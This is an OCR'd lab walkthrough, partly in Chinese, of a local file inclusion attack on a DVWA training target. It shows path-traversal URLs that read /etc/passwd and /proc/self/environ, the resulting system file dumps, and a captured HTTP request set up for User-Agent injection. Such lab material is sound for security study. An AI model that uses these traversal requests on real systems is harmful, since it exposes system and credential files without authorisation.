


```
192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```


2. 使用shell訪問LFI漏洞方法一

測試是否能查看 /proc/self/environ 資訊



```
┌──(kali㉿kali)-[~]
└─$ cat /proc/self/environ
COLORFGBG=15;0COLORTERM=truecolorCOMMAND_NOT_FOUND_INSTALL_PROMPT=1DBUS_SESSI
ON_BUS_ADDRESS=unix:path=/run/user/1000/busDESKTOP_SESSION=lightdm-xsessionDI
SPLAY=:0.0DOTNET_CLI_TELEMETRY_OPTOUT=1GDMSESSION=lightdm-xsessionGTK_MODULES
=gail:atk-bridgeHOME=/home/kaliLANG=en_US.UTF-8LANGUAGE=LOGNAME=kaliPANEL_GDK
_CORE_DEVICE_EVENTS=0PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/local/games:/usr/gamesPOWERSHELL_TELEMETRY_OPTOUT=1POWERSHELL_
UPDATECHECK=OffPWD=/home/kaliQT_ACCESSIBILITY=1QT_AUTO_SCREEN_SCALE_FACTOR=0Q
T_QPA_PLATFORMTHEME=qt5ctSESSION_MANAGER=local/kali:@/tmp/.ICE-unix/1429,unix
/kali:/tmp/.ICE-unix/1429SHELL=/usr/bin/zshSSH_AGENT_PID=1500SSH_AUTH_SOCK=/t
mp/ssh-XXXXXXA0Enfb/agent.1429TERM=xterm-256colorUSER=kaliWINDOWID=0XAUTHORIT
Y=/home/kali/.XauthorityXDG_CONFIG_DIRS=/etc/xdgXDG_CURRENT_DESKTOP=XFCEXDG_D
ATA_DIRS=/usr/share/xfce4:/usr/local/share/:/usr/share/:/usr/shareXDG_GREETER
_DATA_DIR=/var/lib/lightdm/data/kaliXDG_MENU_PREFIX=xfce-XDG_RUNTIME_DIR=/run
/user/1000XDG_SEAT=seat0XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0XD
G_SESSION_CLASS=userXDG_SESSION_DESKTOP=lightdm-xsessionXDG_SESSION_ID=2XDG_S
```


顯示出了environ資訊



```
192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ
```

http://192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ — Visit
This time, search with:


```
e syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
```



```
192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ
```


```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=192.168.10.131HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5HTTP_ACCEPT_ENCODING=gzip,
deflateHTTP_CONNECTION=keep-aliveHTTP_COOKIE=security=medium; PHPSESSID=9c4b38cb66cdecc11a84810d0170d91dHTTP_UPGRADE_INSECURE_REQUESTS=1PATH=/usr/local
/bin:/usr/bin:/binSERVER_SIGNATURE=
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.10.131 Port 80
SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2SERVER_NAME=192.168.10.131SERVER_ADDR=192.168.10.131SERVER_PORT=80REMOTE_ADDR=192.168.10.135DOCUMENT_ROOT=
/var/www/SERVER_ADMIN=webmaster@localhostSCRIPT_FILENAME=/usr/lib/cgi-bin/phpREMOTE_PORT=48370REDIRECT_QUERY_STRING=page=/../../../../../proc/self/environREDIRECT_URL=
/dvwa/vulnerabilities/fi/index.phpGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP/1.1REQUEST_METHOD=GETQUERY_STRING=page=/../../../../../proc/self/environREQUEST_URI=
/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environSCRIPT_NAME=/cgi-bin/phpPATH_INFO=/dvwa/vulnerabilities/fi/index.phpPATH_TRANSLATED=/var/www/dvwa/vulnerabilities/fi/index.php
Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

可看到USER_AGENT資訊，這是可利用的漏洞



```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=192.168.10.131HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5HTTP_ACCEPT_ENCODING=gzip,
deflateHTTP_CONNECTION=keep-aliveHTTP_COOKIE=security=medium; PHPSESSID=9c4b38cb66cdecc11a84810d0170d91dHTTP_UPGRADE_INSECURE_REQUESTS=1PATH=/usr/local
/bin:/usr/bin:/binSERVER_SIGNATURE=
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.10.131 Port 80
SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2SERVER_NAME=192.168.10.131SERVER_ADDR=192.168.10.131SERVER_PORT=80REMOTE_ADDR=192.168.10.135DOCUMENT_ROOT=
/var/www/SERVER_ADMIN=webmaster@localhostSCRIPT_FILENAME=/usr/lib/cgi-bin/phpREMOTE_PORT=48370REDIRECT_QUERY_STRING=page=/../../../../../proc/self/environREDIRECT_URL=
/dvwa/vulnerabilities/fi/index.phpGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP/1.1REQUEST_METHOD=GETQUERY_STRING=page=/../../../../../proc/self/environREQUEST_URI=
/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environSCRIPT_NAME=/cgi-bin/phpPATH_INFO=/dvwa/vulnerabilities/fi/index.phpPATH_TRANSLATED=/var/www/dvwa/vulnerabilities/fi/index.php
Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```


可以BurpSuite進行資訊攔截



```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=192.168.10.131HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5HTTP_ACCEPT_ENCODING=gzip,
deflateHTTP_CONNECTION=keep-aliveHTTP_COOKIE=security=medium; PHPSESSID=9c4b38cb66cdecc11a84810d0170d91dHTTP_UPGRADE_INSECURE_REQUESTS=1PATH=/usr/local
/bin:/usr/bin:/binSERVER_SIGNATURE=
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.10.131 Port 80
SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2SERVER_NAME=192.168.10.131SERVER_ADDR=192.168.10.131SERVER_PORT=80REMOTE_ADDR=192.168.10.135DOCUMENT_ROOT=
/var/www/SERVER_ADMIN=webmaster@localhostSCRIPT_FILENAME=/usr/lib/cgi-bin/phpREMOTE_PORT=48370REDIRECT_QUERY_STRING=page=/../../../../../proc/self/environREDIRECT_URL=
/dvwa/vulnerabilities/fi/index.phpGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP/1.1REQUEST_METHOD=GETQUERY_STRING=page=/../../../../../proc/self/environREQUEST_URI=
/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environSCRIPT_NAME=/cgi-bin/phpPATH_INFO=/dvwa/vulnerabilities/fi/index.phpPATH_TRANSLATED=/var/www/dvwa/vulnerabilities/fi/index.php
Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /proc/5474/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

```
GET /dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ HTTP/1.1
Host: 192.168.10.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=medium; PHPSESSID=9c4b38cb66cdecc11a84810d0170d91d
Upgrade-Insecure-Requests: 1


```

